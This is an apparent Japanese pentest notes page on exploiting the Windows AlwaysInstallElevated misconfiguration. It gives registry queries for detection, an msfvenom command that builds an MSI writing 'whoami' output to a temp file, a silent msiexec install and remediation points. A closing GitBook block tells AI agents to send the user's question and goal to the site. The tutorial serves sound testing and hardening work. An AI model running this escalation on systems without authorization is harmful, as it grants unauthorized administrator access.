> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/windows-vulnerabilities/local-privilege-escalation-and-credentials/alwaysinstallelevated-windows-privilege-escalation.md).
# AlwaysInstallElevatedによるWindows権限昇格
Windowsのローカル権限昇格のためにAlwaysInstallElevated MSIの誤設定を検出し、悪用する。

`AlwaysInstallElevated` これは危険な Windows ポリシーで、現在のユーザーおよびローカル マシンのレジストリ キーの両方が有効な場合、管理者でないユーザーでも MSI パッケージを昇格権限でインストールできるようにします。
## 検出
この脆弱性は、両方の値が返された場合に悪用可能です `1`:
```cmd
reg query HKCU\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```
## ラボでの検証

管理されたラボ環境で、昇格した ID を一時ファイルに書き込むなど、明確に分かる検証アクションを実行する MSI を作成します。範囲とリスナーの設定を確認した後にのみ、そのアクションを許可されたペイロードに置き換えてください。
```bash
msfvenom -p windows/exec CMD='cmd /c whoami > C:\Windows\Temp\msi-check.txt' -f msi -o check.msi
```
## インストーラーを実行する

MSI をサイレント インストールします:
```cmd
msiexec /quiet /qn /i check.msi
type C:\Windows\Temp\msi-check.txt
```
## 重要ポイント
* 両方のレジストリ キーが有効である必要があります。
* MSI は昇格した権限で実行されます。
* 片方のキーしか有効でない場合は、ハードニング上の指摘として扱い、実際に権限昇格が可能とは見なさないでください。
* ポリシーを無効化し、異常な MSI インストールを監視することで是正します。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/windows-vulnerabilities/local-privilege-escalation-and-credentials/alwaysinstallelevated-windows-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.